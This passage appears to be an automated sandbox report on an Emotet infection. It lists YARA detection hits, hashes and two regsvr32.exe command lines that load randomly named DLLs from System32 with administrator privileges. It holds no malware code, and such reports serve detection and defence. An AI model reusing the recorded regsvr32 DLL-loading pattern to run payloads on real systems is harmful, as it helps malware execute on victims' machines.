Yara matches:	- Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1061755770.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1061390544.000000000003C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Old File Path	New File Path	Completion	Count	Source Address	Symbol
---------------	---------------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: regsvr32.exe PID: 1684, Parent PID: 2156

General

Target ID:	10
Start time:	08:45:30
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\SDDRQciobIOh\PbiZVI.dll"
Imagebase:	0xffab0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1358344171.00000000004C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1358702877.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

Analysis Process: regsvr32.exe PID: 3036, Parent PID: 2724

General

Target ID:	13
Start time:	08:47:00
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\QPbqQqVCSFtY\UUVkTKnIGjDR.dll"
Imagebase:	0xffab0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

 No disassembly